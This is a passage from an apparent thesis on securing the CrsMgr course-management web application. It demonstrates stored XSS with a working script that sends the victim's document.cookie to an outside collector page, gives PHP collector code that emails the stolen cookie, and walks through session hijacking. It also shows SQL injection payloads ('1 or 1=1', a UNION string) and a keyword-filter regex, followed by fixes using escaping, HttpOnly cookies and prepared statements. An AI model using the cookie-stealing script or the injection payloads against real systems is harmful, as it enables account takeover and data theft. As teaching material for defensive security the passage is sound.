File Subject	thesis V0.2
File Description	<p>The example of xss will be added before wad</p> <pre><script>var request =new XMLHttpRequest(); request.open("GET", "https://confsys1.encs.concordia.ca/testCookies.php?cookie="+btoa(document.cookie), false);request.send(null); </script></pre>
Current Project file	thesis_v0.2.zip
File to Replace	Choose File No file chosen
<input type="button" value="Update"/> <input type="button" value="Reset"/> <input type="button" value="Cancel"/>	

Figure 2-19 Example of XSS: include script in textbox

The script entered in the File Description text box is as follows:

```
<script>
var request = new XMLHttpRequest();
request.open("GET",https://confsys1.encs.concordia.ca/testCookies.php?cookie="+btoa(docume
nt.cookie),false);
request.send(null);
```

</script>

This script’s purpose is to send the cookie of the supervisor when he loads the web page and the the file description is loaded by the browser and it executes the script. The problem here is the design of browsers which does not have a parameter for the contents the browser is in the process of rendering. Such parameter could have been used to indicate that a textbox is being rendered and the content must only be used for formatting and not be used as a

Here is the description of each line of script:

- Declare an XMLHttpRequest object, which is used to handle http request.

```
var request = new XMLHttpRequest();
```

- Prepare a http get request by calling the function named “open”. The parameters in the “open” function represent the method to be used for http request, the target URL of http request and this is a synchronized http request or not.

Secure CrsMgr: a course manager system

```
request.open("GET",  
  
https://confsys1.encs.concordia.ca/testCookies.php?cookie=+  
  
btoa(document.cookie),false);
```

- Send the request.

```
request.send(null);
```

2. The malicious user waits for victim user to access the web page which contains file descriptions shown above. In this example, the web page is project details. Once the victim user clicks and see the project detail page like following, the script above will run and send user's cookie to the following link.

<https://confsys1.encs.concordia.ca/testCookies.php>

Welcome! ZHU, jianhui. Today is Jul-28-2016 Thursday.

Department of Computer Science And Software Engineering

- Thesis Supervisors
- Thesis Projects
- Change Password
- Change Email

Thesis Project List

Your Master Projects: 3

	Project Title	Create Date	Created by (Supervisor)	Project Status	Actions
#1	CrsMgr and Web-privacy/security-issues	2015-05-04	DESAI, bipin c	In Progresss	View Detail
#2	IDEAS16 Paper	2016-03-15	DESAI, bipin c	In Progresss	View Detail
#3	CrsMgr-Zhou	2016-03-21	DESAI, bipin c	In Progresss	View Detail

Click here

Figure 2-20 Victim user click the to see project detail

Figure 2-21 Victim user see web page as usual, while Malicious script is executed

3. The web page testCookie.php hosted by the hacker's server receives the victim's cookie. The page of testCookie.php decodes the information and sends an email to the hacker's mailbox.

The source code of testCookies.php is:

```
<?php
if(isset($_GET["cookie"])){
    $decoded_cookie = base64_decode ($_GET["cookie"]);
    $to = "fishsb19@gmail.com";
    $subject = "Test mail";
```

Secure CrsMgr: a course manager system

```
$message = "Hello! This is a simple email message.\n".$decoded_cookie;  
$from = "fishsb19@gmail.com";  
$headers = "From: $from";  
mail($to,$subject,$message,$headers);  
}??>
```

4. The hacker receives the following email sent by testCookie.php.




Figure 2-22 Victim cookie is sent by email and received by malicious user

5. Once the hacker receives this cookie, he/she can replace own cookie by using the victim's cookie to impersonate the victim. Once the hacker has the victim's cookie, if the victim deletes his cookies or uninstall/close his browser will not affect the mis-use of the stolen cookie! The stolen session cookie already has a corresponding PhP session . The technique is based on the implementation of PHP session. As HTTP is designed to be stateless, it cannot maintain the state of users. However,

Secure CrsMgr: a course manager system

in some situation, server needs to have the state of users, such as state of login. Thus, HTTP session was introduced, which is a key-value pair generated by server. Both key and value are saved in server's session database, which the key will be used as identity saved on the client side(user) into cookie. After that, all data packages that sent by client side(user) will contains the key(identity). The server receives package, uses the key(identity) sent by client to search session database. If the server can find such key(identity) in session database, the user's state which is saved as corresponding value with the key is found. Based on this state, the server can handle user request correctly. To impersonate the victim, hacker only need to steal the victim's cookie, as the session key which is the identity for server to recognize a user is stored in the cookie.

To change the cookie stored in the browser, hacker can use a tool called:EditThisCookie. [21]

This tool provides a Graphical User Interface(GUI) for to manage cookies.




Figure 2-23 Hacker substitutes his cookie with victim's cookie, before refresh page

After refreshing page, with the HTTP GET request carries the victim's cookie, the server considers that the

Secure CrsMgr: a course manager system

request is sent by victim user.




Figure 2-24 Malicious user now acquire the admin privilege

As problems described above, CrsMgr need to be upgraded with enough security feature. In the next chapter, we implement mechanism to prevent ackers from using SQL injection or cross site scripting.

Chapter 3 Methodologies for hardening CrsMgr2007

As illustrated in Chapter 2, CrsMgr2007 needs its security features to be updated and hardened to protect against SQL injection and cross site scripting. As we have seen malicious code in the form of SQL injection or cross site scripting using JavaScript can only come from users' inputs.

As illustrated in Example 2.1, the malicious codes could be inserted in the URL and this would be executed when the URL is presented to the server. For JavaScript, the malicious code would be inserted in the user input area and stored and executed during the subsequent page rendering process.

In SQL injection, the attempt would be successful if the user input for parameter is not validated before actual execution. Even if the non-editable view for database schema is used, the malicious user still can query the data which he should not access. To fix the three types of SQL injection, we filter, validate all input data and parameter before query. As no data, even from the database, can bypass this process, the CrsMgr2016 has protection against SQL injection.

For Cross Site Scripting, the attempt would be successful if user input is not validated before saving it in the database: this includes not substituting ASCII code for special characters and disabling all commands in the parameter. To fix the three types of XSS:

- we escape all parameters and data before storing it in the database,

Secure CrsMgr: a course manager system

- we escape all parameters before they are used across pages and
- we set HttpOnly³ such that Cookie can never be stolen via JavaScript.

Then, CrsMgr has protection against XSS.

3.1 Importance of Validating Input

A web application must examine and validate any input entered by the user in any part of a web form or parameters: this includes parameters that are normally form part of the source code used to render the result to the uses. This is possible since browsers allow user to not only view the source code of the pages, but also provide facility to edit the code and insert arbitrary input including scripts. Browsers do not have the intelligence to provide any protection not provide the source code to specify the type of input nor validate the input; in this sense the browsers, regardless of their provenance have failed miserably

The user input and parameters come from either URL GET array or HTTP FORM. An URL GET array consist of key-value pairs appended at the end of URL, as discussed in section 2.4.1. Whereas, a HTTP FORM contains different types of input including textbox, input and URL input embedded in page. All of these, without precaution and validation, provide vulnerability to Injection.

We illustrate below an example of how an injection could be inserted in parameters; even for a hidden parameter. The steps are given below in Example 3.1.

Example 3.1

The user signs in, navigates to a page for which he has access and examines the source code of the page to locate a hidden parameter as shown in Figure 3-1

For the hidden parameter “Back to project list”, it uses “department_id” as the parameter where the department_id value is encoded (Figure 3-1, in the right red box).

The user assumes that CrsMgr has only encoded parameters, without any encryption. The encoded value can be decoded using a base64 decoder, illustrated in Figure 3-2:

The user writes a SQL script and encodes it, illustrated in Figure 3-3.

The department id is substituted by the encoded SQL script, illustrated in Figure 3-4.

³ This is option for Http Cookie. The cookie can be set as HttpOnly via php.ini file. And PHP setCookie() function. Once the cookie is HttpOnly, JavaScript cannot access it.

Secure CrsMgr: a course manager system

The screenshot shows a web browser window with the URL `https://confsys1.encs.concordia.ca/org-crsmgr/thesis_graduate/thesis_graduate_default.php?department_id=MQ==`. The page title is "Thesis Graduate Menu". The left sidebar contains the "Department of Computer Science And Software Engineering" logo and a menu with items: "Thesis Supervisors", "Thesis Projects", "Change Password", and "Change Email".

The main content area is titled "Thesis Project Details" and contains the following sections:

- Project Info:** A table with the following data:

Project Title	ConfSys - Keijan
Project Level	Master
Project Status	In Progress
- Abstract:** A text block containing:

Add features to ConfSys3 including:
- improve response
- selection of type of decisions
- automatic generation of program based on these decision types
- automatic generation of e-proceeding
- Back to project list:** A link with a red box around the text.
- Project Students:** A table with the following data:

Student ID	First Name	Last Name	Phone	Graduate Office	Email
9185933	F.612	L.612	(514)848-612	EV9-105	F.612.L.612@crsmgr.org
- Project Files:** A section with a message: `./local_unload/612Error:The folder for the specific user could not be created.`

The browser's developer tools are open, showing the source code for the "Back to project list" link. The code is: `Back to project list`. The `department_id=MQ==` part is highlighted with a red box.

Figure 3-1 Example 3-1 : View the source code

Secure CrsMgr: a course manager system

Decode from Base64 format

Simply use the form below

MQ==

< DECODE > UTF-8 (You may also select input charset.)

1 Select output charset

Base64

Base64 is a generic term for a number of similar encoding schemes that encode binary data by treating it numerically and translating it into a base 64 representation. The Base64 term originates from a specific MIME content transfer encoding.

Base64 encoding schemes are commonly used when there is a need to encode binary data that needs to be stored and transferred over media that are designed to deal with textual data. This is to ensure that the data remains intact without modification during transport. Base64 is used commonly in a number of applications including email via MIME, and storing complex data in XML.

Figure 3-2 Example 3-1: Decode the value of department id

Encode to Base64 format

Simply use the form below

1 or 1=1

> ENCODE < UTF-8 (You may also select output charset.)

MSBvcIAxPTEg

Base64

Base64 is a generic term for a number of similar encoding schemes that encode binary data by treating it numerically and translating it into a base 64 representation. The Base64 term originates from a specific MIME content transfer encoding.

Figure 3-3 Example 3-1: Write a SQL script and encode

Secure CrsMgr: a course manager system

The screenshot shows a Firefox browser window displaying the CrsMgr web application. The URL is `https://confsys1.encs.concordia.ca/org-crsmgr/thesis_graduate/thesis_graduate_default.php?department_id=MQ==`. The page has a teal header with the CrsMgr logo and a navigation menu on the left. The main content area is titled 'Thesis Graduate Menu' and contains several sections:

- Department of Computer Science And Software Engineering**
- Thesis Supervisors**
- Thesis Projects**
- Change Password**
- Change Email**

The 'Thesis Project Details' section shows the following information:

Project Title	ConfSys - Keijan
Project Level:	Master
Project Status	In Progress
Abstract	Add features to ConfSys3 including: <ul style="list-style-type: none">- improve response- selection of type of decisions- automatic generation of program based on these decision types- automatic generation of e-proceeding

Below this is a 'Back to project list' link. The 'Project Students' section contains a table:

Student ID	First Name	Last Name	Phone	Graduate Office	Email
9185933	F.612	L.612	(514)848-612	EV9-105	F.612.L.612@crsmgr.org

The 'Project Files' section shows an error message: `./local_unload/612Error:The folder for the specific user could not be created.`

The browser's page inspector is open, showing the source code of the 'Back to project list' link. The href attribute is `project_list.php?department_id=MSBvc1AxPTE=1`, where the injected payload `MSBvc1AxPTE=1` is highlighted with a red box.

Figure 3-4 Example 3-1: Substituted department id with encoded SQL injection

Finally the user employs the Firefox browser and its built-in Page inspector [22] to modify department id. Similar tools are also available on other browser. The query in the source code now becomes

“SELECT * FROM thesis_project WHERE department_id = 1 OR 1=1”.

This query would access and display all thesis projects since the OR part of the query “1 equaling to 1” is always true. When the user clicks the injected “Back to project list” link (Figure 3-4), all thesis projects in the thesis project table are shown to malicious user (Figure 3-5). This is because the current version of CrsMgr doesn’t provide such injection protection.

This type of injection, illustrated above with one browser’s possible in other browsers as well!
End Example 3.1.

Secure CrsMgr: a course manager system

The screenshot shows a Firefox browser window displaying the CrsMgr web application. The page title is "Thesis Graduate Menu". The URL is `https://confsys1.encs.concordia.ca/org-crsmgr/thesis_graduate/thesis_graduate_default.php?department_id=MQ==`. The page features a navigation menu on the left with links for "Thesis Supervisors", "Thesis Projects", "Change Password", and "Change Email". The main content area is titled "Thesis Project List" and displays "Your Ph.D. Projects: 129". A table lists 13 projects, each with a project title, create date, supervisor, status, and a "View Detail" link. The table data is as follows:

	Project Title	Create Date	Created by (Supervisor)	Project Status	Actions
#1	Enhancemnt of the ASHG	2006-10-07	L.37, F.37	In Progresss	View Detail
#2	Datamining and TCM	2006-10-07	L.37, F.37	In Progresss	View Detail
#3	CINDImage	2006-10-07	L.37, F.37	In Progresss	View Detail
#4	Replication & Consistency	2006-10-07	L.37, F.37	In Progresss	View Detail
#5	Mining Data	2006-10-07	L.37, F.37	In Progresss	View Detail
#6	Anomyzing RFID	2009-09-12	L.37, F.37	In Progresss	View Detail
#7	QA System	2009-09-12	L.37, F.37	In Progresss	View Detail
#8	Moodle study	2014-07-15	L.37, F.37	In Progresss	View Detail
#9	Enhancemnt of the ASHG	2006-10-07	L.37, F.37	In Progresss	View Detail
#10	Datamining and TCM	2006-10-07	L.37, F.37	In Progresss	View Detail
#11	CINDImage	2006-10-07	L.37, F.37	In Progresss	View Detail
#12	Replication & Consistency	2006-10-07	L.37, F.37	In Progresss	View Detail
#13	Mining Data	2006-10-07	L.37, F.37	In Progresss	View Detail

The bottom of the screenshot shows the browser's developer tools, specifically the HTML Inspector, displaying the structure of the page's frameset and content frames.

Figure 3-5 Example 3-1: all projects are acquired successfully

As Example 3.1, illustrates even hidden parameters can be injected by a malicious user. Since all input including GET arrays and HTML forms can be injected easily, securing of CrsMgr would require toad feature to validate all user input not assume that users would be non-malicious nor would not make mistakes.

3.2 User input and parameter processing

A common feature of most web applications, including CrsMgr is that they accept inputs from user to make them dynamic. CrsMgr accepts three types of inputs and parameters such as integers, single words and texts. For different types of inputs, they will be handled by different injection procedures as outlined below

Secure CrsMgr: a course manager system




Figure 3-6 Flow chart of parameter and input handling

a. Replacing HTML special characters

If non-numeric inputs contain characters with special significance in HTML these characters would be replaced by their ASCII equivalent.

b. Filtering SQL injection related keywords

CrsMgr parameters have integers or single word value for example username, section, course id; these parameters do not allow a phrase, special characters or SQL keywords. Hence, these parameters would be handled by keyword filtering.

Secure CrsMgr: a course manager system

c. Injection invalidation

Texts, in CrsMgr, are normally used as comments for questions, titles and question contents. It is difficult to determine if the user's input is an injection or normal input just by using keywords filtration. For example, user may input a natural language sentence which contains keywords such as: 'and', 'or', 'union', 'select' and so on. Thus, texts could not be handled by simple filtering. Such texts would be handled by injection invalidation.

The idea of injection invalidation is, separating the SQL query preparation and parameters binding into two phrases. All parameters and user input are considered as parameters in the source code. CrsMgr only converts SQL query which is written in source code to database query template. Since parameters would never be converted to query template, SQL injection through parameter hacking is thus protected against and effectively invalidated.

The replacing HTML special character procedure is used to invalidate XSS, the filter SQL keywords and injection invalidation procedures are used to prevent SQL injection. Each sub-procedure is discussed below.

3.2.1 Replacing HTML special characters

Special characters in HTML source code are used to construct tags, URL and other parts of the source code of a web page. These characters are also used in creating XSS. Thus, to invalidate XSS, a feasible way is to replace these special characters with corresponding alternatives. [23]

- a) > will be replaced with >
- b) < will be replaced with <
- c) " will be replaced with "

Secure CrsMgr: a course manager system

- d) ' will be replaced with ' or '
- e) & will be replaced with &

3.2.2 Filtering SQL injection related keywords

This procedure is used to filter SQL injection related keywords. As in the flowchart (Figure 3-6), it only handles single word user input or parameters. In CrsMgr, SQL related or system related key word is not allowed in single word.

For SQL, the criterion of identifying suspicious codes is based on keyword filtering by using regular expression(Regex). The regex of recognizing SQL injection is:

```
/use\W|drop\W|create\W|and\W|or\W|where\W|limit\W|group  
by\W|select\W|insert\W|update\W|delete\W|\|\^*\|*\|\.\.\|\.\.\|union\W|into\W|load_file\W|outfile\  
W|exec\W/i
```

Note: in the above \W represents all non-word characters.

This regex expression consists of all SQL key words used in SQL statements for database queries with some shell keywords. This regular expression takes into account the following situation:

1. All patterns matching is case insensitive.
2. If users' input or parameter matches any keyword given above, and is followed by a non-English character such as whitespace the user input is considered suspicious.
3. If special characters such as ' , /*, *, ../ and ./ are identified in the users' input, it is considered as a suspicious.
4. If a suspicious input is caught, the CrsMgr will kill user session, log user information if

given and redirect user to warning page.

3.2.3 Invalidate injection

To avoid SQL injection, another way is to handle query statement and parameters separately. The query statements are typically written by web application developers and do not contain any user input and parameters from GET array or HTTP FORM. These query statements are trustworthy.

For the input and parameters, as both of them are vulnerable to injection as illustrated in Example 3.1, it is necessary to invalidate all such inputs. For SQL script, this can be simply achieved by using PHP mysqli prepared statements related functions. These functions handle query statements and parameters separately. According the PHP official documentation [24], prepared statement functions consist of two stages: calling preparing and executing separately. In the preparing stage, the query which is parsed as statement template and this template will be transferred to the server. The server handles the statement template and prepare internal resource for it. The parse event will never happen again and the statement template will never be transferred to the server again. Then, the server uses parameters directly at the point of execution, after the statement template is parsed. The parameters will never be substituted into query template and hence the template cannot have other SQL statement(s) piggy back on it.

For example, consider a SQL injection phrase given below:

```
Department of Computer Science And Software Engineering' UNION SELECT * FROM  
department WHERE department_name<>'
```

Suppose the backend SQL query is:

```
SELECT * FROM department WHERE department_name = '$department_name'
```

Secure CrsMgr: a course manager system

However, as department name may contain keywords listed above which are used to filter integer and single word in keyword filtering layer, keyword filtering layer could not be used to catch SQL injection in parameters. Although keyword filter may not work in this situation, Injection invalidation can help CrsMgr to stop injection. The following are two examples. (Example 3-2, Example 3-3) Each example contains source code and query result. The first example is original CrsMgr query. The second example is new CrsMgr backend hardened with Injection invalidation.

```
$link = mysql_connect("localhost","root","") or die("connection problem");
mysql_select_db("newcrsmngr2",$link);

$department_name = "Department of Computer Science And Software Engineering'
UNION SELECT * FROM department WHERE department_name<>''";
$sql = "SELECT * FROM department";
$sql.=" WHERE department_name = '$department_name'";
$result =mysql_query($sql,$link);
if(mysql_num_rows($result)==0){
    echo "empty result set";
}else{
    while($row = mysql_fetch_array($result)){
        var_dump($row);
    }
}
```


Figure 3-7 Example 3-2, Query without injection invalidation

The code in Figure 3-7 is extracted from original CrsMgr source code. The purpose of the original query is to find the department information for a specific department name. However, after the query is injected, the query becomes

“select information from department table where department name is Department of Computer Science And Software Engineering, union the result of select everything from department table where department name is not empty”.

Secure CrsMgr: a course manager system

As the query logic given above, the result will simply query everything plus a duplicate information for department “department of computer science and software engineering. As shown in the following result.



```
Run mysqltest
array(6) {
  [0] =>
  string(1) "1"
  'department_id' =>
  string(1) "1"
  [1] =>
  string(55) "Department of Computer Science And Software Engineering"
  'department_name' =>
  string(55) "Department of Computer Science And Software Engineering"
  [2] =>
  string(0) ""
  'home_page' =>
  string(0) ""
}
array(6) {
  [0] =>
  string(1) "2"
  'department_id' =>
  string(1) "2"
  [1] =>
  string(49) "Department Of Electrical And Computer Engineering"
  'department_name' =>
  string(49) "Department Of Electrical And Computer Engineering"
  [2] =>
  string(0) ""
  'home_page' =>
  string(0) ""
}
array(6) {
  [0] =>
  string(1) "3"
  'department_id' =>
  string(1) "3"
  [1] =>
  string(59) "Department Of Building, Civil And Environmental Engineering"
  'department_name' =>
  string(59) "Department Of Building, Civil And Environmental Engineering"
  [2] =>
  string(0) ""
  'home_page' =>
  string(0) ""
}
array(6) {
  [0] =>
  string(1) "5"
  'department_id' =>
  string(1) "5"
  [1] =>
  string(51) "Department Of Mechanical And Industrial Engineering"
  'department_name' =>
  string(51) "Department Of Mechanical And Industrial Engineering"
  [2] =>
  string(0) ""
  'home_page' =>
  string(0) ""
}
4: Run 5: Debug 6: TODO 9: Version Control Terminal
Tests Passed: 35 passed (21 minutes ago)
```

Figure 3-8 Example 3-2: Query result without injection invalidation

This result is all departments’ information in database, which currently has; Department of Computer Science and Software Engineering; Department of Electrical and Computer Engineering; Department of Building, Civil and Environmental Engineering; Department of Mechanical and Industrial Engineering. As the result, the malicious code is executed and gets the result as planned by the malicious user.

Secure CrsMgr: a course manager system

For query with injection invalidation, the result is different. As shown below in Example 3-3.

```
$mysqli = new mysqli("localhost", "root", "", "newcrsmngr2");
if($mysqli->connect_errno){
    echo "Connection error\n";
}else{
    echo "Connection success\n";
}
$sql = "SELECT * FROM department";
$stmt = $mysqli->prepare($sql." WHERE department_name = ?");
$department_name = "Department of Computer Science And Software Engineering'
                    UNION SELECT * FROM department WHERE department_name<>'";
$stmt->bind_param('s', $department_name);
$stmt->execute();
$result = $stmt->get_result();
if($result->num_rows==0){
    echo "empty result set";
}else{
    while($result = $result->fetch_array()){
        var_dump($result);
    }
}
```

Figure 3-9 Example 3-3: Query with injection invalidation

The code in Figure 3-9 is used to query department information by department name. As the query is secured by injection invalidation, the variable `$department_name` is considered as a parameter and all script in variable `$department_name` is invalidated. After injection, the query is still to select information from department table by specific department name, where the department name is

“Department of Computer Science And Software Engineering’

*UNION SELECT * FROM department WHERE department_name<>'”.*

As this department name does not exist, the result is as follows:



```
/usr/local/Cellar/php56/5.6.15/bin/php /Users/jianhuizhu/Code/CrsMgrBackend/MainTest.php  
PHP Warning: Module 'xdebug' already loaded in Unknown on line 0  
Warning: Module 'xdebug' already loaded in Unknown on line 0  
Connection success  
empty result set  
Process finished with exit code 0
```

4: Run 5: Debug 6: TODO 9: Version Control Terminal
Tests Passed: 35 passed (27 minutes ago)

Figure 3-10 Example 3-3 With Injection invalidation result

The result is an empty set. As explained above, the SQL injection in parameter is not converted. Instead, it is considered as a part of parameter value only. Thus, SQL injection is invalidated.

3.3 Encrypting parameters

In addition, to protecting parameters being passed across web pages and possibly accessible to the users who could use them for injection, encrypting parameters is an added protection. This offers several benefits to CrsMgr:

- a. Encrypted data is difficult to be injected. As the data is encrypted, the user can only see the encrypted data. if a malicious user injects a script into a encrypted parameter data, when decrypted this would give invalid parameter and an likely an empty result.
